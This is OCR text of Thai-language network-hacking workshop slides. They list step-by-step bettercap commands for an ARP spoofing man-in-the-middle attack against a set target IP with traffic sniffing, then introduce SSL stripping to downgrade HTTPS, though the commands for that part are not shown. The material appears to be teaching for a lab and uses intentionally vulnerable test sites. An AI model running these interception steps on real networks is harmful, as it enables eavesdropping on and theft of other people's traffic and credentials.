
WORKSHOP #1
NETWORK HACKING



ARP SPOOFING USING BETTERCAP


Kali Customized By ISAN_LAB

ขั้นตอนและคำสั่งการโจมตีด้วยเทคนิค ARP SPOOFING ATTACK



ภาพการถูกโจมตีด้วยเทคนิค **ARP SPOOFING ATTACK**

ARP SPOOFING ATTACK ใช้คำสั่ง Command ดังต่อไปนี้



ภาพรวมคำสั่งการโจมตีด้วยเทคนิค ARP SPOOFING โดยใช้ BETTERCAP

ARP SPOOFING ATTACK ใช้คำสั่ง Command ดังต่อไปนี้

รายละเอียดการใช้งาน

1) ใช้คำสั่ง bettercap –iface eth0 เพื่อทำการเลือกอุปกรณ์อินเตอร์เฟซ

2) ใช้คำสั่ง net.probe on เพื่อทำการค้นหาโฮสต์เครือข่ายเดียวกันโดยพื้นฐานจะส่งเป็นแพ็คเก็ต UDP แบบสุ่มไปยังทุก IP ที่เป็นไปได้ในซับเน็ต สามารถเรียกดูผลลัพธ์โดยใช้คำสั่ง net.show จะแสดงผลแบบเรียลไทม์

3) ใช้คำสั่ง set arp.spoof.fullduplex true เพื่อทำการหลอกเกตเวย์ว่าเครื่องผู้โจมตีนั้นเป็นเครื่องเหยื่อ และหลอกเครื่องเหยื่อว่าเครื่องผู้โจมตีเป็นเกตเวย์

4) ใช้คำสั่ง set arp.spoof.targets 192.168.65.130 เพื่อทำการหนด IP เป้าหมายที่จะโจมตี

5) ใช้คำสั่ง arp.spoof on เพื่อทำการ start ARP spoofer เริ่มกระบวนการปลอมแปลง

6) ใช้คำสั่ง net.sniff on เพื่อทำการดักจับข้อมูลในเครือข่ายอินเทอร์เน็ต

เว็บไซต์ที่ใช้ทดสอบ ARP SPOOFING

Link: www.vulnweb.com

acunetix

Vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.


Warning: This site hosts intentionally vulnerable web applications. You can use these applications to understand how programming and configuration errors lead to security breaches. We created the site to help you test Acunetix but you may also use it for manual penetration testing or for educational purposes. It will help you learn about vulnerabilities such as SQL Injection, Cross-site Scripting (XSS), Cross-site Request Forgery (CSRF), and many more.

ตัวอย่างเว็บไซต์ www.vulnweb.com ที่ใช้ทดสอบ ARP Spoofing Attack


WORKSHOP #2
NETWORK HACKING

BYPASSING HTTPS
USING BETTERCAP

Kali Customized By ISAN_LAB



การโจมตีด้วยเทคนิค SSL STRIPPING ATTACK



ภาพเว็บไซต์ที่ถูกโจมตีด้วย SSL Stripping Attack ดักจับข้อมูลอยู่ในรูป Clear Text

การโจมตีเว็บไซต์เพื่อ Bypassing HTTPS


ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

Problem : HTTPS


- Most websites use **HTTPS**
- Sniffed data will be **Encrypted**

Solution : HTTPS

- **Downgrade** HTTPS to HTTP.



ใช้คำสั่งการโจมตีเว็บไซต์เพื่อ Bypassing HTTPS



ภาพรวมคำสั่งการโจมตีเพื่อ Bypassing HTTPS โดยใช้ BETTERCAP

ใช้คำสั่งการโจมตีเว็บไซต์เพื่อ Bypassing HTTPS

